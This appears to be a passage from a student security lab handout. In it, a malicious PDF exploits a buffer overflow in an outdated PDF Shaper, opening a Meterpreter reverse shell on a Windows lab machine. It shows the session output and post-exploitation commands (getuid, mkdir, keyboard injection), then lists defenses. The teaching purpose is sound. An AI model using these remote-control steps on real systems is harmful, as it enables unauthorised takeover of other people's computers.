
Total time: 00:13

```
Loading C:\Users\student\Desktop\document.pdf
1 pages found

Process initiated...
Output directory: C:\Users\student\Desktop
```

The Backdoor is Open!

- In Windows, you should see a document_1 appear on the Desktop—this is the process that causes the buffer overflow!
- In Kali, You should notice that a backdoor session has opened up
  - Similar to Lab - Backdoor, you have opened a backdoor session on the Windows machine





```
[*] Started reverse TCP handler on 10.1.
[*] Sending stage (176195 bytes) to 10.
[*] Meterpreter session 1 opened (10.1.

meterpreter > 
```

Verify that a meterpreter session has been opened in the Kali system


Exploit the Compromised System

- Get the user’s ID


  `getuid`

- Create a “malicious” folder on the user’s Desktop

  `mkdir C:/Users/USER_ID/Desktop/Malicious`



```
meterpreter > getuid
Server username: student-PC\windows
meterpreter > mkdir C:/Users/windows/Desktop/Malicious
Creating directory: C:/Users/windows/Desktop/Malicious
meterpreter > █
```




Verify that the “Malicious” folder was created on the Windows Desktop

Controlling the Compromised System


- Open Wordpad and type a message

```
keyevent 92
keyboard_send “wordpad”
keyevent 13
keyboard_send “We have taken over your system”
```

keyevent 92 is the Windows Key and keyevent 13 is the ENTER key



```
meterpreter > keyevent 92
[*] Done
meterpreter > keyboard_send "wordpad"
[*] Done
meterpreter > keyevent 13
[*] Done
meterpreter > keyboard_send "We have taken over your system"
[*] Done
meterpreter > 
```



We have taken over your system

Verify that the message appears in Wordpad on the Windows machine

Defend Against Buffer Overflows

- Update your software!
  - This lab uses an outdated version of PDF Shaper (v.3.5) and a malicious PDF designed to exploit a security vulnerability in that application’s code
  - Using an updated version of the software prevents this attack
- Do not run untrusted software
  - Have you ever heard of PDF Shaper?
  - Always be careful when using third-party applications
- What are some other ways of defending against a buffer overflow attack?